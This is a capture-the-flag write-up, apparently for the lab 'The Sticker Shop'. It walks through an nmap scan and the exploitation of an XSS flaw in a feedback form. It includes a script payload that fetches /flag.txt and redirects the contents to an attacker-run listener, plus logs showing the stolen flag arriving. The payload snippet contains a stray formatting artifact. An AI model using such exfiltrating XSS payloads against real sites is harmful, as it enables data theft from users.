Overview
During this Capture the Flag (CTF) challenge, the goal was to exploit vulnerabilities in The Sticker Shop web application. The primary vulnerability identified was Cross-Site Scripting (XSS), which allowed the injection of malicious scripts, ultimately leading to the extraction of the flag located at /flag.txt.
Network Scan
Nmap Scan
A network scan was performed on the target machine at IP 10.10.181.208 to gather information about open ports and services. The following results were obtained:
$ nmap -A 10.10.181.208

Nmap Scan Results for 10.10.181.208

Host is up (0.24s latency).

PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.9 (Ubuntu Linux; protocol 2.0)
8080/tcp open http-proxy Werkzeug/3.0.1 Python/3.8.10

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap done at Sat Nov 30 23:55:20 2024 -- 1 IP address (1 host up) scanned in 143.61 seconds
The scan revealed two open ports:
- Port 22: SSH service
- Port 8080: HTTP proxy service running on Werkzeug/3.0.1 and Python/3.8.10
Website Interaction

Upon visiting http://10.10.181.208:8080, the homepage displayed two stickers and their respective prices.

Efforts to access the flag at /flag.txt returned a 401 Unauthorized status, indicating that the flag was secured and could not be accessed directly.
Feedback Form and XSS Testing

The application features a feedback form that allows users to submit comments. To test for Cross-Site Scripting (XSS) vulnerabilities, a simple payload was injected:
<img src="http://10.8.84.12:8081/test" />This payload attempts to load an image from an external server, allowing for the detection of improper input handling.
A basic HTTP server was set up at http://10.8.84.12:8081 to monitor incoming requests:
python3 -m http.server 8081

10.10.181.208 - - [04/Dec/2024 13:52:30] "GET / HTTP/1.1" 200 -
10.10.181.208 - - [04/Dec/2024 13:52:41] "GET / HTTP/1.1" 200 -
This confirmed that the site was vulnerable to XSS, as the payload was executed and the request was made to the server.
Exploiting XSS to Steal Flag

The input field was vulnerable to XSS, allowing the injection of a JavaScript payload to fetch the contents of the /flag.txt file. Since only GET requests were allowed, the flag could not be directly posted but could be fetched and sent via a redirect.
The following JavaScript payload was crafted:
<script>
  fetch('/flag.txt').then(response=>response.text()) .then(data=>{" "}
  {
    (window.location.href =
      "http://10.8.84.12:8081/?flag" + encodeURIComponent(data))
  }
  )
</script>
This script makes a GET request to /flag.txt, retrieves the flag, and redirects to an external server (http://10.8.84.12:8081), appending the flag as a URL parameter.
The payload was submitted through the feedback form, and the following request was captured on the server:
10.10.181.208 - - [04/Dec/2024 14:05:41] "GET /?flag=THM%7B83789a69074f6364a38879cfcabe8b62305ee6%7D HTTP/1.1" 200 -